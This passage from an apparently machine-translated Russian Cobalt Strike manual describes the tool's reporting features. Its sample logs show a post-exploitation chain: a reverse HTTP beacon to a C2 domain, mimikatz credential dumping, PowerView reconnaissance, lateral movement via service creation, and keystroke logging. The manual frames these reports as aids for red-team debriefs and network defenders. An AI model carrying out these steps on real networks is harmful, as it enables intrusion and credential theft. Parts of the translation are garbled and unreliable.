
Рисунок 46. Диалог Экспорта Отчета

Перейдите в **Reporting menu** и выберите один из отчетов для создания. Cobalt Strike MS

MS Word или PDF.

Отчет деятельности

Отчет о деятельности содержит график действий Red team. Вся ваше деятельность пост-эксплуатации задокументирована здесь.



Activity Report

date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe \status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN$\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Page. 3


Figure 47. Отчет деятельности

Отчет о хостах

В отчете хостов обобщается информация, собранная компанией Cobalt Strike по каждому хосту. Здесь также перечислены службы, учетные данные и сеансы.

Показатели компромисса

Этот отчет напоминает приложение "индикаторы компромисса" из доклада разведки угроз. Контент включает в себя сгенерированный анализ вашего профиля Malleable C2, который вы использовали, и хэши MD5 для загруженных файлов.



Indicators of Compromise

HaveX Trojan

This payload was observed in conjunction with this actor's activities.

Portable Executable Information

Checksum:	0
Compilation Timestamp:	30 Dec 2013 07:53:48
Entry Point:	134733
Name:	Tmprovider.dll
Size:	340kb (348160 bytes)
Target Machine:	x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

Contacted Hosts

Host	Port	Protocols
172.16.4.131	80	HTTP

HTTP Traffic


```
GET /include/template/isx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: cFHHOdFMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

Рисунок 48. Показатели компромиссного отчета

Отчет О Сессиях

Этот отчет документирует показатели и деятельность на основе каждой сессии. Этот отчет включает в себя: путь связи, по которому каждый сеанс использовался для связи с вами, хэши MD5 файлов, помещенных на диск во время этого сеанса, различные индикаторы (например, имена служб) и временную шкалу деятельности после эксплуатации. Этот отчет является фантастическим инструментом, чтобы помочь команде сетевой защиты понять всю активность red и сопоставить их датчики с вашей активностью.



BILLING-POWER

User: SYSTEM *
PID: 1396
Opened: 09/03 07:26

Communication Path

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP

Activity

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

Рисунок 49. Отчет О Сессиях

Социальная инженерия

Отчет социальной инженерии документирует каждый раунд фишинговых писем spear, кто нажал, и что было собрано от каждого пользователя, который нажал. В этом отчете также показаны приложения, обнаруженные профилировщиком системы.

Тактика, Техника и Процедуры

Этот отчет отображает действия вашего Cobalt strike по тактике Mitre's ATT&Ck "Matrix". В матрице ATT&Ck описывается каждая тактика при обнаружении и меры по снижению рисков обнаружения. Вы можете узнать больше о Mitre в ATT&CK по адресу: https://attack.mitre.org/

13.3 Пользовательский логотип в отчетах

Отчеты Cobalt Strike отображают логотип Cobalt Strike в верхней части первой страницы. Вы можете заменить его на изображение по вашему выбору. Перейдите к **Cobalt Strike - > Preferences - > Reporting**, чтобы изменить логотип.

Ваш пользовательский образ должен быть 1192x257px установлен на 300dpi. Настройка 300dpi необходима для того, чтобы механизм отчетов отображал изображение нужного размера.

Вы также можете установить цвет акцента. Этот цвет акцента соответствует цвету толстой линии под вашим изображением на первой странице отчета. Ссылки внутри отчетов также используют цвет акцента.

Рисунок 50. Пользовательский отчет

13.4 Пользовательские отчеты

Cobalt Strike 3.0 поддерживает пользовательские отчеты. Эти сценарии определяются в подмножестве языка сценариев агрессора. Обратитесь к документации по сценарию Aggressor, чтобы узнать больше об этой функции:

- https://www.cobaltstrike.com/aggressor-script

Горячие клавиши

The following keyboard shortcuts are available.

Shortcut	Where	Action
Ctrl+A	консоль	выбрать весь текст
Ctrl+F	консоль	инструмент поиска
Ctrl+K	консоль	очистить консоль
Ctrl+Minus	консоль	уменьшить размер шрифта
Ctrl+Plus	консоль	увеличить размер шрифта
Ctrl+0	консоль	сброс размера шрифта
Down	консоль	показать следующую команду в истории команд
Escape	консоль	очистить поле редактирования
Page Down	консоль	прокрутить вниз половину экрана
Page Up	консоль	прокрутить вверх половину экрана
Tab	консоль	выполнить текущую команду (в некоторых типах консолей)
Up	консоль	показать предыдущую команду в истории команд
Ctrl+B	везде	отправить текущую вкладку в нижнюю часть окна Cobalt Strike
Ctrl+D	везде	закрыть текущую вкладку
Ctrl+Shift+D	везде	закрыть все вкладки кроме текущей
Ctrl+E	везде	очистить нижнюю часть окна Cobalt Strike (отменить Ctrl+B)
Ctrl+I	везде	выбрать с какой сессией взаимодействовать
Ctrl+Left	везде	переключиться на предыдущю вкладку
Ctrl+O	везде	открыть персональные настройки
Ctrl+R	везде	изменить имя вкладки
Ctrl+Right	везде	переключиться на следующую вкладку
Ctrl+T	везде	сделать скриншот текущей вкладки (результат на сервере)
Ctrl+Shift+T	везде	сделать скриншот Cobalt Strike (результат на сервере)
Ctrl+W	везде	открыть текущую вкладку в своем окне
Ctrl+C	диаграмма	упорядочить сеансы по кругу
Ctrl+H	диаграмма	упорядочить сеансы по иерархии
Ctrl+Minus	диаграмма	отдалить
Ctrl+P	диаграмма	сохранить изображение отображения графика
Ctrl+Plus	диаграмма	приблизить
Ctrl+S	диаграмма	упорядочить сеансы в стек
Ctrl+0	диаграмма	установить обычный уровень приближения
Ctrl+F	таблицы	открыть инструмент поиска
Ctrl+A	цели	выбрать все хосты
Escape	цели	очистить выбранные хосты